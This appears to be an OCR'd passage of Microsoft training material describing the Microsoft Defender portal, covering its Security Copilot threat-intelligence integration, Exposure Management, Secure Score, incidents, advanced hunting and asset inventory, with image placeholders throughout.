
Intel profiles



Intel explorer




Projects



Microsoft Security Copilot integration with Microsoft Threat Intelligence

Security Copilot integrates with Microsoft Defender TI. With the Defender TI plugin enabled, Copilot delivers information about threat activity groups, indicators of compromise (IOCs), tools, and contextual threat intelligence. You can use the prompts and promptbooks to investigate incidents, enrich your hunting flows with threat intelligence information, or gain more knowledge about your organization's or the global threat landscape.

Microsoft Defender Threat Intelligence capabilities in Copilot are built-in prompts that you can use, but you can also enter your own prompts based on the capabilities supported. The image that follows shows only a subset of the capabilities supported.




Copilot also includes a builtin promptbook that deliver information from Defender TI, including:

- Vulnerability impact assessment - Generates a report summarizing the intelligence for a known vulnerability, including steps on how to address it.
- Threat actor profile - Generates a report profiling a known activity group, including suggestions to defend against their common tools and tactics.

Copilot integration with Defender TI can also be experienced through the embedded experience. You can experience Security Copilot's capability to look up threat intelligence in the following pages of the Microsoft Defender portal:

- Threat analytics
- Intel profiles
- Intel explorer
- Intel projects

For each of these pages, you can use one of the available prompts or you can enter your own prompt.




Describe the Microsoft Defender portal

A unified security operations platform is a fully integrated toolset for security teams to prevent, detect, investigate, and respond to threats across their entire environment. For Microsoft, this means delivering the best of SIEM, XDR, posture management, and threat intelligence with advanced generative AI as a single platform.

Through the Microsoft Defender portal, Microsoft delivers on the promise of a unified security operations platform so you can view the security health of your organization. The Microsoft Defender portal combines protection, detection, investigation, and response to threats across your entire organization and all its components, in a central place.

To access the portal, you must be assigned an appropriate role such as Global Reader or Administrator, Security Reader or Administrator, or Security Operator in Microsoft Entra ID to access the Microsoft Defender portal.

The Defender portal emphasizes quick access to information, simpler layouts, and bringing related information together for easier use.



The Microsoft Defender portal home page shows many of the common cards that security teams need. The composition of cards and data depends on the user role. Because the Microsoft Defender portal uses role-based access control, different roles see cards that are more meaningful to their day-to-day jobs.

The Microsoft Defender portal allows you to tailor the navigation pane to meet daily operational needs. You can customize the navigation pane to show or hide functions and services based on their specific preferences. Customization is specific to you, so other admins won't see these changes.


The left navigation pane provides easy access to the suite of Microsoft Defender XDR services. You also get access to Microsoft Sentinel and many other capabilities The sections that follow provide a brief description of the capabilities accessible from the left navigation bar in the Microsoft Defender portal.

Exposure management

Microsoft Security Exposure Management is a security solution that provides a unified view of security posture across company assets and workloads. Security Exposure Management enriches asset information with security context that helps you to proactively manage attack surfaces, protect critical assets, and explore and mitigate exposure risk.

With Security Exposure Management you can discover and monitor assets, get rich security insights, investigate specific risk areas with security initiatives, and track metrics across the organization to improve security posture.

- Overview
- Attack surface
- Insights
- Secure score
- Data connectors



Attack surface

Security Exposure Management automatically generates attack paths based on the data collected across assets and workloads. It simulates attack scenarios, and identifies vulnerabilities and weaknesses that an attacker could exploit.

Security insights

Exposure insights in Microsoft Security Exposure Management continuously aggregate security posture data and insights across workloads and resources, into a single pipeline.

- Initiatives provide a simple way to assess security readiness for a specific security area or workload, and to constantly track and measure exposure risk for that area or workload over time.
- Metrics in Microsoft Security Exposure Management measure security exposure for a specific scope of assets or resources within a security initiative.
- Recommendations help you to understand the compliance state for a specific security initiative.
- Events help you to monitor initiative changes.

Secure score

Microsoft Secure Score, one of the tools in the Microsoft Defender portal, is a representation of a company's security posture. The higher the score, the better your protection. From a centralized dashboard in the Microsoft Defender portal, organizations can monitor and work on the security of their Microsoft 365 identities, apps, and devices.


Secure Score provides a breakdown of the score, the improvement actions that can boost the organization's score, and how well the organization's Secure Score compares to other similar organizations.

Data connectors

Using data connectors you can connect data sources for a richer, more centralized exposure management experience.

Investigation & response

The investigation and response tab includes access to incidents and alerts, hunting, actions & submissions, and a partner catalog.



Incidents and alerts

An incident in the Microsoft Defender portal is a collection of related alerts, assets, investigations, and evidence to give you a comprehensive look into the entire breadth of an attack. It serves as a case file that your SOC can use to investigate that attack and manage, implement, and document the response to it. Because the Microsoft Defender portal is built upon a unified security operations platform, you get a view of


all incidents including incidents generated from the suite of Microsoft Defender XDR solutions, Microsoft Sentinel, and other solutions.

Within an incident, you analyze the alerts that affect your network, understand what they mean, and collate the evidence so that you can devise an effective remediation plan. The information provided for an incident includes:


- The full story of the attack, including all the alerts, assets, and remediation actions taken.
- All the alerts related to the incident.
- All the assets (devices, users, mailboxes, and apps) that have been identified to be part of or related to the incident.
- All the automated investigations triggered by the alerts in the incident.
- All the supported evidence and response.

If your organization is onboarded Microsoft to Security Copilot you can also view an incident summary, guided responses, and more.

Incidents




Incident details page



Hunting

Advanced hunting is a query-based threat hunting tool that lets you explore up to 30 days of raw data, from Microsoft Defender XDR and Microsoft Sentinel. You can proactively inspect events in your network to locate threat indicators and entities, through hunting queries. Hunting queries can be created via the query editor, if you're familiar with Kusto Query Language (KQL), using a query builder, or through Security Copilot. For users onboarded to Microsoft Security Copilot, you can make a request or ask a question in natural language and Security Copilot generates a KQL query that corresponds to the request.

You can use the same threat hunting queries to build custom detection rules. These rules run automatically to check for and then respond to suspected breach activity, misconfigured machines, and other findings.



Actions and submissions

The unified Action center brings together remediation actions across Microsoft Defender for Endpoint and Microsoft Defender for Office 365. It lists pending and completed remediation actions for your devices, email & collaboration content, and identities in one location.

In Microsoft 365 organizations with Exchange Online mailboxes, admins can use the Submissions page in the Microsoft Defender portal to submit messages, URLs, and attachments to Microsoft for analysis.

Partner catalog

The partner catalog lists supported technology partners and professional services that can help your organization enhance the detection, investigation, and threat intelligence capabilities of the platform.

Threat intelligence

From the Threat Intelligence tab, users access Microsoft Defender Threat Intelligence. For more information, see the unit "Describe Microsoft Defender Threat Intelligence."


Assets

The Assets tab allows you to view and manage your organization's inventory of protected and discovered assets (devices and identities).


The Device inventory shows a list of the devices in your network where alerts were generated. By default, the queue displays devices seen in the last 30 days. At a glance, you see information such as domain, risk level, OS platform, and other details for easy identification of devices most at risk.

The identity inventory provides a comprehensive view of all corporate identities, both cloud and on-premises.

Devices




Identities



Microsoft Sentinel

